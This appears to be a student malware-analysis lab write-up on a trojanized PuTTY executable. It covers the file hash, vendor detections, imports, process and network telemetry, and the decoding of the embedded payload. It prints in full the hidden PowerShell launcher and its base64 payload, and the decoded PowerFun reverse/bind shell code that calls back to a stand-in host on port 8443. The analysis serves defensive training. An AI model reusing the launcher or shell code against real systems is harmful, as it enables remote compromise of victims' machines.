

Challenge Questions

Basic Static Analysis

Q: What is the SHA256 hash of the sample?

A: 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

Q: What architecture is this binary?

A: x86/32-bits

Q: Are there any results from submitting the SHA256 hash to VirusTotal??

55

71

?

Community Score

55 security vendors and 1 sandbox flagged this file as malicious

0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

PuTTY

1.47 MB Size

2022-08-01 04:46:25 UTC 4 days ago

EXE

detect-debug-environment direct-cpu-clock-access long-sleeps peexe runtime-modules

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 5

Security Vendors' Analysis

Acronis (Static ML)	Suspicious	Ad-Aware	Generic.RozenaA.94C8876E
AhnLab-V3	Win-Trojan/Swrort.X1746	Alibaba	Trojan.Win32/Rozena.0f06ca8b
ALYac	Generic.RozenaA.94C8876E	Antiy-AVL	Trojan/Generic.ASMalwS.129
Avast	Win32.Metasploit-L [Expl]	AVG	Win32.Metasploit-L [Expl]
Avira (no cloud)	TR/Patched.Gen	BitDefender	Generic.RozenaA.94C8876E
BitDefenderTheta	AI.FileInfector.2395B8760E	ClamAV	Win.Trojan.MSShellcode-7

Q: Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlZ5kL9AG0xQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGH1LUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyIT1N05j9suHDZ+dGhKlqdQ2rotenroSXbt0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLdK/hLyaOwCdeecF2pImJC5kFrj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEPm/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMmw7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTopeInazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTch4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBqqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HidzK9X2rrowCGg/c/wx8pk0KJhYbIUWJjGJGNaDUVSDQB1piQO37HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAhN27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1nLWG6/2FDxd87V4wPBqmxutleH74GV/PKRvYqI3jqFn6lyiuBFVOWdkTPXSSHsfe/+7dJtImqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPIyTk8prV5tbHFaf1ClEuZQbL2b8qYXS8ub2V01znQ54afCsry2sFyefADCEkVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IKOR3Mjok1UJfnhGVipR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Q: Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?

A: The IAT has plenty of imports to look at, but there is not enough information to make a determination yet. The results below base-on PeStudio blacklist:

GetCapture	FindNextFileA
GetDesktopWindow	FindNextFileW
GetForegroundWindow	MapViewOfFile
GetQueueStatus	UnmapViewOfFile
GetOverlappedResult	WriteFile
SetCurrentDirectoryA	ShellExecuteA
AllocateAndInitializeSid	CreateProcessA
CopySid	GetCurrentProcessId
EqualSid	GetCurrentThreadId
GetLengthSid	GetCurrentThreadId
SetSecurityDescriptorDacl	GetEnvironmentStringsW
SetSecurityDescriptorOwner	GetThreadTimes
RegCreateKeyA	OpenProcess
RegDeleteKeyA	SetEnvironmentVariableW
RegDeleteValueA	TerminateProcess
RegEnumKeyA	RaiseException
RegSetValueExA	GetModuleHandleExW
GetEnvironmentVariableA	CloseClipboard
GetTimeZoneInformation	EmptyClipboard
GlobalMemoryStatus	GetClipboardData
GetKeyboardState	GetClipboardOwner
SetKeyboardState	OpenClipboard
DeleteFileA	RegisterClipboardFormatA
FindFirstFileA	SetClipboardData
FindFirstFileExW	SystemParametersInfoA


1.6. Is it likely that this binary is packed?

Not Packed

Basic Dynamic Analysis

Q: Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?

A: Powershell Prompt:



Q: From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?

A: Using ProcMon

Process	Description	Image Path	Life Time	Company	Owner	Command	Start Time	End Time
Idle (0)	Idle	Idle					31/07/2022 12:50:03 PM	n/a
System (4)	System	System			NT AUTHORITY\...		31/07/2022 12:50:11 PM	n/a
csrss.exe (464)	Client Server Runt...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	%SystemRoot%\system32\csrss.exe ObjectDir...	31/07/2022 12:50:13 PM	n/a
wininit.exe (540)	Windows Start-Up...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	wininit.exe	31/07/2022 12:50:13 PM	n/a
csrss.exe (560)	Client Server Runt...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	%SystemRoot%\system32\csrss.exe ObjectDir...	31/07/2022 12:50:13 PM	n/a
winlogon.exe (648)	Windows Logon A...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	winlogon.exe	31/07/2022 12:50:13 PM	n/a
fontdrvhost.exe (868)	Usermode Font Dr...	C:\Windows\syst...		Microsoft Corporat...	Font Driver Host\...	"fontdrvhost.exe"	31/07/2022 12:50:14 PM	n/a
dwm.exe (536)	Desktop Window ...	C:\Windows\syst...		Microsoft Corporat...	Window Manager...	"dwm.exe"	31/07/2022 12:50:14 PM	n/a
Explorer.EXE (4660)	Windows Explorer	C:\Windows\Expl...		Microsoft Corporat...	DESKTOP-U1BK...	C:\Windows\Explorer.EXE	31/07/2022 12:50:24 PM	n/a
vmtoolsd.exe (6032)	VMware Tools Cor...	C:\Program Files\...		VMware, Inc.	DESKTOP-U1BK...	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"	31/07/2022 12:50:44 PM	n/a
cmd.exe (4212)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	DESKTOP-U1BK...	"cmd.exe" /s /k pushd "C:\Users\Admin\Des...	05/08/2022 10:17:38 PM	n/a
putty.exe (6004)	SSH, Telnet, Rlog...	C:\Users\Admin\...		Simon Tatham	DESKTOP-U1BK...	"C:\Users\Admin\Desktop\putty.exe"	05/08/2022 10:50:30 PM	n/a
powershell.exe (2168)	Windows PowerS...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-U1BK...	powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader \$(Get-Content 'C:\Program Files\VMware\VMware Tools\vmtoolsd.exe') -Raw).ReadLine Where-Object {\$_ -like '*bonus2.corporatebonusapplication.local*'} ForEach-Object {\$_}).ReadLine)"		
Conhost.exe (5172)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-U1BK...			

Description: Windows PowerShell

Company: Microsoft Corporation

Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Command: powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader \$(Get-Content 'C:\Program Files\VMware\VMware Tools\vmtoolsd.exe') -Raw).ReadLine | Where-Object {\$_ -like '*bonus2.corporatebonusapplication.local*'} | ForEach-Object {\$_}).ReadLine)"

User: DESKTOP-U1BK7QH\Admin

PID: 2168 Started: 05/08/2022 10:50:30 PM

Exited: 05/08/2022 10:50:36 PM

Base64 decode with CyberChef

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Gunzip

Input

H4sIAOW/UMECAS1W227jnh8991cMXHUTIRbhdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yU1ypljBNTUL7aGczl25kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8gDu6RvidymTX6RhNpIPB4TFU4S30WZYi19B57IB5vA2DC/3cm/Dr/G9kGSLJLscvdIVgInRj0r9Wpn8qfASF7TIDCQxMScpzZRxx4M1Z4EFrLMW2R55pGhLUut29g3EvE6t8wjl+zhKuvKr/9NY5Yfz7xiFauJ/1jaawyJvgz4aXV8Ez0pJQ6zqcUDJUCR8BKJEWGfucvfgCVSroAvnw4DIF4D3XnK25QH1Z2pw2MKko/0fzChMyZ/ytIwysFe8CtyIT1N85j9suHdz+dGhKlqD2rotcnroSxbT0Roxhro3Dghx+BWD/GlyJa5QKTXeFXldK/hLyaOmCdeecF2pIm3C5kFRj+u7zPESztU0UjmA06/Ztegg5Vp2JwaY10Zd0oohlTgXEPm/Ab4FXhktY21bquT13U5mVx7ewV4MgKMw7Eteqovovf9xam27DvP3oT430P1VUmPbL5hiuhMUKp84XNCv+1NzqU2U0y+aUPcyC4AU4ZFTope1nazRSb6QsaJm84arJtU3mdL7T0J3NPPtrm3VayH8gnqcFhwd7xzfypD72pxq3mi8NirGTcH4+1qPr68Dw4JpV8bu3pqXFR1X73F5iloEs0DfayBgq1GnrlpyBh3x9bt+4XQpnRmaKdThgVpUxjmb4SHIdzK9X2rwowC6g/c/wx8pk8K3hyhIUWJ3g3GnadUVD081piQ037Hxdc6Tohdug32FUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsnc6JemG7cyyAhN27HmVp+FvKJ3saTBXTiHh33UaDmw7eMfrfGA1N1W6/2FDxd87V4wPBqmxut1eh74GV/PKRvYqI3jqF61yiuBFV0wdKTPXSSHsfe/+7d3tImqHve2k5ASX5N6S3XV8HwZ98I7sAgg5wuCktlcmPiYTK8prV5tbHfAF1CleuZQbL2b8qYXS8ub2V0lznQ54afcsrncy2sFyefADCEkVx2ocf372HJ/ha6LDyCo6KI1d0KampHRuSv1MC6DV0thaIh1IK0R3Mjok1UJfnhGVIPr+8hOC1/WIGf9s5naT/1D6Nm++0TrtVtgantvmcFwpSulXdcnSXTZQJhS6f5h6Ntcjry9N8exQ0XxyH4rIrE0J3L9KF81/mt193dQkAAA==

Output

PowerFun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
 \$wc = New-Object -TypeName Net.WebClient
 \$wc.UseDefaultCredentials = \$true
 \$wc.Proxy.Credentials = \$wc.Credentials
 \$wc
}
function powerfun
{
 Param(
 [String]\$Command,
 [String]\$sslcon,
 [String]\$download
)
 Process {
 \$modules = @()
 if (\$Command -eq "bind")
 {
 \$listener = [System.Net.Sockets.TcpListener]8443
 \$listener.start()
 \$client = \$listener.AcceptTcpClient()
 }
 if (\$Command -eq "reverse")
 {
 \$client = New-Object System.Net.Sockets.TCPCClient("bonus2.corporatebonusapplication.local",8443)
 }
 }
}

Q: What is the DNS record that is queried at detonation?

A: bonus2[.]corporatebonusapplication[.]local

Q: What is the callback port number at detonation?

A: 8443

Q: What is the callback protocol at detonation?

A: TCP/TLS

Q: How can you use host-based telemetry to identify the DNS record, port, and protocol?

A: "Operation contains TCP/UDP" in ProcMon

Time of Day	Process Name	PID	Operation	Path	Result	Detail	TID	Image Path
10:50:30.3544034 PM	svchost.exe	1656	UDP Send	fe80:0:0:0:39e7:5708:1735:9b06:546->#02:0:0:0:...	SUCCESS	Length: 95, seqnum: 0, connid: 0	0	C:\Windows\system32\svchost.exe
10:50:31.8758189 PM	svchost.exe	2068	UDP Send	172.16.28.129:62641->172.16.28.128:53	SUCCESS	Length: 56, seqnum: 0, connid: 0	0	C:\Windows\system32\svchost.exe
10:50:31.8864658 PM	svchost.exe	2068	UDP Receive	172.16.28.129:62641->172.16.28.128:53	SUCCESS	Length: 72, seqnum: 0, connid: 0	0	C:\Windows\system32\svchost.exe
10:50:32.3393570 PM	svchost.exe	2068	UDP Send	172.16.28.129:52147->172.16.28.128:53	SUCCESS	Length: 90, seqnum: 0, connid: 0	0	C:\Windows\system32\svchost.exe
10:50:32.3524370 PM	svchost.exe	2068	UDP Receive	172.16.28.129:52147->172.16.28.128:53	SUCCESS	Length: 119, seqnum: 0, connid: 0	0	C:\Windows\system32\svchost.exe
10:50:32.4322247 PM	powershell.exe	2168	TCP Reconnect	172.16.28.129:49835->172.16.28.128:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0	0	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
10:50:32.9475973 PM	powershell.exe	2168	TCP Reconnect	172.16.28.129:49835->172.16.28.128:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0	0	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
10:50:33.4636605 PM	powershell.exe	2168	TCP Reconnect	172.16.28.129:49835->172.16.28.128:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0	0	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
10:50:33.9639912 PM	powershell.exe	2168	TCP Reconnect	172.16.28.129:49835->172.16.28.128:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0	0	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
10:50:33.9645550 PM	powershell.exe	2168	TCP Disconnect	172.16.28.129:49835->172.16.28.128:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0	0	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Q: Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?

A: PowerShell reverse shell requires TLS to complete the network transaction